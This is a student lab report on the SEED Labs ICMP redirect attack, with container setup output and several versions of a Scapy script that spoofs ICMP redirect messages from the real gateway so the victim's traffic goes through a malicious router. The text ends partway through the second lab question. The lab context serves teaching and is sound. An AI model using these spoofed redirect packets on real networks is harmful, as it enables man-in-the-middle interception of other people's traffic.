



Network Protocol Structures & ICMP Redirect Attack



February 2024
Abdulfatah Abdillahi

Contents

Introduction	3
Part 1: SEED Lab ARP Cache Poisoning Attack	3
Lab Task 1: Launching ICMP Redirect Attack	6
Task 2: Launching the MITM Attack	14
Task 3: Cyberchef Exercises.....	20
References	23

Introduction

In this lab we explored some topics like MITM (Man in The Middle) attacks using ICMP redirect messages as well as learning to decode different encoded text using the Cyberchef tool.

Part 1: SEED Lab ARP Cache Poisoning Attack

Setting up the Environment

Creating six docker containers

```
Abdulfatah Abdillahi-Sun Feb 11-10:30:41 ~/.../Lab4setup> ls
Labsetup
Abdulfatah Abdillahi-Sun Feb 11-10:30:43 ~/.../Lab4setup> cd Labsetup/
Abdulfatah Abdillahi-Sun Feb 11-10:30:48 ~/.../Labsetup> ls
docker-compose.yml mitm_sample.py volumes
Abdulfatah Abdillahi-Sun Feb 11-10:30:49 ~/.../Labsetup> dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
Abdulfatah Abdillahi-Sun Feb 11-10:32:30 ~/.../Labsetup> dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
Creating host-192.168.60.5    ... done
Creating host-192.168.60.6    ... done
Creating victim-10.9.0.5     ... done
Creating attacker-10.9.0.105 ... done
Creating malicious-router-10.9.0.111 ... done
Creating router               ... done
Attaching to attacker-10.9.0.105, host-192.168.60.5, victim-10.9.0.5, host-192.168.60.6, malicious-router-10.9.0.111, router
[...]
```

```
Abdulfatah Abdillahi-Sun Feb 11-10:33:29 ~/.../Labsetup> dockps
f2efd5a5ac03 malicious-router-10.9.0.111
4313d6befbe9 router
6abaf839d17c attacker-10.9.0.105
b6fcfc61e9c6f victim-10.9.0.5
3d90860b7eb7 host-192.168.60.6
8be85d703517 host-192.168.60.5
Abdulfatah Abdillahi-Sun Feb 11-10:33:44 ~/.../Labsetup>
```

Checking the IP addresses for each of the six containers (malicious-router, router, attacker, victim, host 60.5, and host 60.6, respectively).

Terminal

```
Abdulfatah Abdillahi-Sun Feb 11-10:39:01 ~/.../Labsetup> docksh malicious-router-10.9.0.111
root@f2efd5a5ac03:/# fconfig
bash: fconfig: command not found
root@f2efd5a5ac03:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.111 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:6f txqueuelen 0 (Ethernet)
        RX packets 53 bytes 7928 (7.9 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@f2efd5a5ac03:/#
```

A screenshot of a Linux desktop environment. On the left, there are several terminal windows open, all titled "Terminal". The first terminal window contains the command "ifconfig" and its output, which shows network interfaces eth0, eth1, and lo with their respective configurations. The desktop background features a dark theme with purple glowing lines. In the top right corner, there is a watermark or logo for "SEED LABS" featuring the company name in a stylized font with gear icons above it. The bottom of the screen shows the standard Windows-style taskbar with icons for file explorer, browser, and other system tools.

Activities Terminal

Terminal Terminal Terminal Terminal Terminal Terminal Terminal Terminal

Terminal

Feb 11 10:43 •

Abdulfatah Abdillahi-Sun Feb 11-10:38:59 ~.../Labsetup> docksh attacker

Error: No such container: attacker

Abdulfatah Abdillahi-Sun Feb 11-10:39:18 ~.../Labsetup> docksh attacker-10.9.0.105

root@6abaf839d17c:/# ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
          ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
            RX packets 62 bytes 9410 (9.4 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

root@6abaf839d17c:/#

SEED LABS

Type here to search

Right Ctrl

10:43 AM 2024-02-11

Activities Terminal

Terminal Terminal Terminal Terminal Terminal Terminal Terminal Terminal

Terminal

Feb 11 10:44 •

Abdulfatah Abdillahi-Sun Feb 11-10:39:05 ~.../Labsetup> docksh victim-10.9.0.5

root@b6fcf61e9c6f:/# ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
          ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
            RX packets 57 bytes 8587 (8.5 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


root@b6fcf61e9c6f:/#

SEED LABS

Type here to search

Right Ctrl


10:44 AM 2024-02-11



```
Abdulfatah Abdillahi-Sun Feb 11-10:41:31 ~.../Labsetup> docksh host-192.168.60.6
root@3d90860b7e87:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.60.6 netmask 255.255.255.0 broadcast 192.168.60.255
        ether 02:42:c0:a8:3c:06 txqueuelen 0 (Ethernet)
        RX packets 57 bytes 8647 (8.6 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@3d90860b7e87:/#
```



```
Abdulfatah Abdillahi-Sun Feb 11-10:41:31 ~.../Labsetup> docksh host-192.168.60.5
root@8be85d703517:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.60.5 netmask 255.255.255.0 broadcast 192.168.60.255
        ether 02:42:c0:a8:3c:05 txqueuelen 0 (Ethernet)
        RX packets 60 bytes 8964 (8.9 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@8be85d703517:/#
```

Lab Task 1: Launching ICMP Redirect Attack

Here, before attempting anything I would like to show the default routing of the victim machine. I ran the command ip route. This screenshot shows that the default gateway of the victim is currently set to the real router (192.168.60.11). I have further proven this by checking the traceroute of a packet after pinging an external host (192.168.60.5).


A screenshot of a Linux desktop environment. On the left, there's a vertical dock with icons for a terminal, file manager, and other applications. The main workspace features a terminal window titled "Terminal" with multiple tabs, currently displaying the output of "My traceroute [v0.93]". The output shows a route from the host to two destinations: 10.9.0.11 and 192.168.60.5. To the right of the terminal is a large, dark window titled "SEEDLABS" featuring a stylized gear logo. Below the desktop area is a system tray with various icons and a clock showing 10:02 PM.

Here, I'm showing the modified code skeleton which I will be using to attack the victim container from the attacker container.



```
#!/usr/bin/python3
from scapy.all import *
victim_machine = '10.9.0.5'
real_gw = '10.9.0.11'
malicious_gw = '10.9.0.111'
ip = IP(src=real_gw, dst=victim_machine)
icmp = ICMP(type=5, code=1)
icmp.gw = malicious_gw
ip2 = IP(src=victim_machine, dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```


Then I ran the program on the attacker's machine and checked the traceroute on the victims' machine. As you can see this attack was successful.



```
root@6abaf839d17c:/volumes# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
        RX packets 103 bytes 14023 (14.0 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 14 bytes 784 (784.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@6abaf839d17c:/volumes# ./task1.py
.
Sent 1 packets.
root@6abaf839d17c:/volumes# ./task1.py
.
Sent 1 packets.
root@6abaf839d17c:/volumes#
```



Question1:


Here, I modified the code skeleton once again but this time it is such that the IP address assigned to `icmp.gw` variable is a computer not on the local LAN.

```

#!/usr/bin/python3
from scapy.all import *
victim_machine = '10.9.0.5'
real_gw = '10.9.0.11'
malicious_gw = '10.9.0.111'
ip = IP(src=real_gw, dst=victim_machine)
icmp = ICMP(type=5, code=1)
# icmp.gw = '192.168.60.6' # IP address not on the local LAN
ip2 = IP(src=victim_machine, dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());

```

I then flushed the cache to ensure nothing from the previous activity interferes with the experiment. Then I ran the script on the attacker machine and went to check the traceroute on the victim machine. As you will see this did not work. This is because the victim would not accept a redirect message that suggests a remote gateway for a local destination.



Question 2:


Here, this experiment is similar to the previous one but this time we are modifying the code skeleton such that the IP address assigned to `icmp.gw` variable is set to a non-existing machine on the same network.

```

1#!/usr/bin/python3
2from scapy.all import *
3
4victim_machine = '10.9.0.5'
5real_gw = '10.9.0.11'
6malicious_gw = '10.9.0.111'
7
8ip = IP(src=real_gw, dst=victim_machine)
9icmp = ICMP(type=5, code=1)
10icmp.gw = '10.9.0.160' # local non-existent IP address
11
12ip2 = IP(src=victim_machine, dst='192.168.60.5')
13send(ip/icmp/ip2/ICMP());
14

```

